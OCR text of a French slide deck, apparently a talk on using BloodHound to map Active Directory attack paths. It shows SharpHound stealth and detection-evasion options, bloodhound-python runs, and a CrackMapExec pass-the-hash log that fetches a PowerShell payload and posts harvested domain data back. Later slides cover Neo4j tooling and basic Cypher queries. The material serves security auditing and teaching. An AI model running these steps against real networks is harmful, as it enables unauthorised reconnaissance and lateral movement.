Injectors > SharpHound

```
-s , --SearchForest
    Search the entire forest instead of just current domain

-d , --Domain (Default: ")
    Search a specific domain

--SkipGCDeconfliction
    Skip Global Catalog deconfliction during session enumeration
    This option can result in more inaccuracies!

--Stealth
    Use stealth collection options

--Ou (Default: null)
    Ou to limit computer enumeration too. Requires a DistinguishedName (OU=Domain Controllers,DC=contoso,DC=local)

--ComputerFile (Default: null)
    A file containing a list of computers to enumerate. This option can only be used with the following Collection Methods:
    Session, SessionLoop, LocalAdmin, ComputerOnly, LoggedOn

--ExcludeDC
    Exclude domain controllers from session queries. Useful for ATA environments which detect this behavior
```

Introduction | Injectors > SharpHound.ps1

```
PS C:\Users\wat> Get-Help Invoke-BloodHound

NOM
    Invoke-BloodHound

SYNTAXE
    Invoke-BloodHound [[-CollectionMethod] <string[]>] [[-Domain] <string>] [[-LdapFilter] <string>]
    [[-ComputerFile] <string>] [[-OU] <string>] [[-DomainController] <string>] [[-LdapPort] <int>]
    [[-LDAPUser] <string>] [[-LDAPPass] <string>] [[-Threads] <int>] [[-PingTimeout] <int>]
    [[-LoopDelay] <int>] [[-MaxLoopTime] <string>] [[-Jitter] <int>] [[-Throttle] <int>]
    [[-JSONFolder] <string>] [[-JSONPrefix] <string>] [[-ZipFileName] <string>] [[-CacheFile]
    <string>] [[-StatusInterval] <int>] [-SearchForest] [-Stealth] [-SkipGCDeconfliction]
    [-ExcludeDC] [-SecureLdap] [-IgnoreLdapCert] [-DisableKerbSigning] [-SkipPing] [-NoZip]
    [-EncryptZip] [-RandomFilenames] [-PrettyJson] [-Invalidate] [-NoSaveCache] [-Verbose]


ALIAS
    Aucun(e)


REMARQUES
    Aucun(e)
```

Introduction | Injectors > SharpHound



Introduction | Injectors > BloodHound.py


```
[05/03/2019 14:43:34] 192.168.226.183 # bloodhound-python -u wat -d intrinsec.neurones.sa -v
Password:
DEBUG: Resolved collection methods: localadmin, session, group, trusts
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: intrinsec.neurones.sa
INFO: Found AD domain: intrinsec.neurones.sa
DEBUG: Found primary DC:              .Intrinsec.neurones.sa
DEBUG: Found Global Catalog server:                 trinsec.neurones.sa
DEBUG: Found Global Catalog server:                 intrinsec.neurones.sa
DEBUG: Found Global Catalog server:                 .neurones.sa
DEBUG: Found Global Catalog server:                 eurones.sa
DEBUG: Found Global Catalog server:                 trinsec.neurones.sa
DEBUG: Using LDAP server:             .Intrinsec.neurones.sa
DEBUG: Using base DN: DC=intrinsec,DC=neurones,DC=sa
INFO: Connecting to LDAP server:              .Intrinsec.neurones.sa
DEBUG: Authenticating to LDAP server
```


```
[05/03/2019 14:52:31] 192.168.226.183 # bloodhound-python -u wat -d intrinsec.neurones.sa
--hashes                                                                  -v
DEBUG: Authentication: NTLM hashes
DEBUG: Resolved collection methods: localadmin, session, group, trusts
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: intrinsec.neurones.sa
INFO: Found AD domain: intrinsec.neurones.sa
DEBUG: Found primary DC:              .Intrinsec.neurones.sa
DEBUG: Found Global Catalog server:                 .neurones.sa
DEBUG: Found Global Catalog server:                 eurones.sa
DEBUG: Found Global Catalog server:                 trinsec.neurones.sa
DEBUG: Found Global Catalog server:                 trinsec.neurones.sa
DEBUG: Found Global Catalog server:                 intrinsec.neurones.sa
```


Introduction | Injectors > CrackMapExec

```
[05/03/2019 14:22:08] 192.168.226.183 # cme smb 192.168.226.1 -d intrinsec -u wat -H [redacted] -M bloodhound
[!] Module is not opsec safe, are you sure you want to run this? [Y/n] Y
SMB         192.168.226.1   445    [redacted]    [*] Windows 6.3 Build 9600 x64 (name:[redacted]) (domain:intrinsec) (signing:False) (SMBv1:False)
SMB         192.168.226.1   445    [redacted]    [+] intrinsec\wat [redacted] (Pwn3d!)
BLOODHOU... 192.168.226.1   445    [redacted]    [+] Executed launcher
BLOODHOU...                                      [*] Waiting on 1 host(s)
BLOODHOU... 192.168.226.1                        [*] - - "GET /BloodHound-modified.ps1 HTTP/1.1" 200 -
BLOODHOU... 192.168.226.1                        [+] Executing payload... this can take a few minutes...
BLOODHOU...                                      [*] Waiting on 1 host(s)
BLOODHOU...                                      [*] Waiting on 1 host(s)
BLOODHOU...                                      [*] Waiting on 1 host(s)
BLOODHOU...                                      [*] Waiting on 1 host(s)
BLOODHOU... 192.168.226.1                        [*] - - "POST / HTTP/1.1" 200 -
BLOODHOU... 192.168.226.1                        [*] Saved csv output to user_sessions-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1                        [*] Saved csv output to group_membership.csv-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1                        [*] Saved csv output to local_admins.csv-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1                        [*] Saved csv output to trusts.csv-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1                        [+] Successfully retreived data
```

Introduction | DB Neo4j > Sample








Introduction | DB Neo4j > switchDB.py


```
$ python switchDB.py
[+] Neo4j Database Path: D:\Tools\09_Red_Team\Neo4j\neo4j-community-3.5.3\data\databases

[+] Available Databases:
[0]: Create new DB
[1]: BloodHoundExampleDB.graphdb
[2]: TESTLAB.LOCAL_20000
[3]: TESTLAB.LOCAL_500

Please select the Database to switch to: 2
[!] Switching to Database 'TESTLAB.LOCAL_20000'
[!] Restarting Neo4j service
Le service Neo4j Graph Database - neo4j s'arrête.
Le service Neo4j Graph Database - neo4j a été arrêté.

Le service Neo4j Graph Database - neo4j démarre.
Le service Neo4j Graph Database - neo4j a démarré.

[+] Neo4j database ready, please refresh BloodHound DB stats
```

Introduction | DB Neo4j > DBCreator.py




Introduction | DB Neo4j > DBCreator.py

```
$ python DBCreator.py
============================================================
BloodHound Sample Database Creator
============================================================

Documented commands (type help <topic>):
========================================
clear_and_generate  cleardb  connect  dbconfig  exit  generate  help  setnodes

(Cmd) connect
Database Connection Successful!
(Cmd) generate
Starting data generation with nodes=500
Populating Standard Nodes
Adding Standard Edges
Generating Computer Nodes
Creating Domain Controllers
Generating User Nodes
Generating Group Nodes
Adding Domain Admins to Local Admins of Computers
Creating 25 Domain Admins (5% of users capped at 30)
Applying random group nesting
Adding users to groups
Calculated 7 groups per user with a variance of - 6
Adding local admin rights
Adding RDP/ExecuteDCOM/AllowedToDelegateTo
Adding sessions
Adding Domain Admin ACEs
Creating OUs
Creating GPOs
Adding outbound ACLs to 3 objects
Marking some users as Kerberoastable
Adding unconstrained delegation to a few computers
Database Generation Finished!
```



Introduction | DB Neo4j > DBCreator.py

```
(Cmd) setnodes 20000
(Cmd) generate
Starting data generation with nodes=20000
Populating Standard Nodes
Adding Standard Edges
Generating Computer Nodes
Creating Domain Controllers
Generating User Nodes
Generating Group Nodes
Adding Domain Admins to Local Admins of Computers
Creating 30 Domain Admins (3% of users capped at 30)
Applying random group nesting
Adding users to groups
Calculated 18 groups per user with a variance of - 10
Adding local admin rights
Adding RDP/ExecuteDCOM/AllowedToDelegateTo
Adding sessions
Adding Domain Admin ACEs
Creating OUs
Creating GPOs
Adding outbound ACLs to 141 objects
Marking some users as Kerberoastable
Adding unconstrained delegation to a few computers
Database Generation Finished!
```




Plan

- Introduction
- Cypher Queries
- Analytics Queries
- RETEX
- Recommandations
- Questions

Cypher Queries

Nœud : ( )



Cypher Queries

Nœud : ( )

Relation : [ ]

Cypher Queries

Nœud : ( )

Relation : [ ]

Modèles de recherche possibles (pattern) :

( ) – [ ] – ( )

Cypher Queries

Nœud : ( )

Relation : [ ]

Modèles de recherche possibles (pattern) :

( ) – [ ] – ( )

( ) – [ ] –> ( )

Cypher Queries

Nœud : ( )

Relation : [ ]

Modèles de recherche possibles (pattern) :

```
( ) - [ ] - ( )

( ) - [ ] -> ( )

( ) <- [ ] - ( )
```

Cypher Queries

Nœud : ( )

Relation : [ ]

Modèles de recherche possibles (pattern) :

( ) – [ ] – ( )

( ) – [ ] –> ( )

( ) <– [ ] – ( )

(ノ°□°) ノ ⌒ ┻━┻

Cypher Queries

MATCH (S)-[R]->(D) RETURN S,R,D

- **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j

Cypher Queries

MATCH (S)-[R]->(D) RETURN S,R,D

- **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j
- (**Nœuds**) : S (source) et D (destination)

Cypher Queries

MATCH (**S**)-[**R**]->(**D**) RETURN S,R,D


- **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j
- (**Nœuds**) : S (source) et D (destination)
- [**Relation**] : Relation entre S et D

Cypher Queries

MATCH (S)-[R]->(D) RETURN S,R,D


- **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j
- (**Nœuds**) : S (source) et D (destination)
- [**Relation**] : Relation entre S et D
- **S, R, D** : Variables à retourner

Cypher Queries



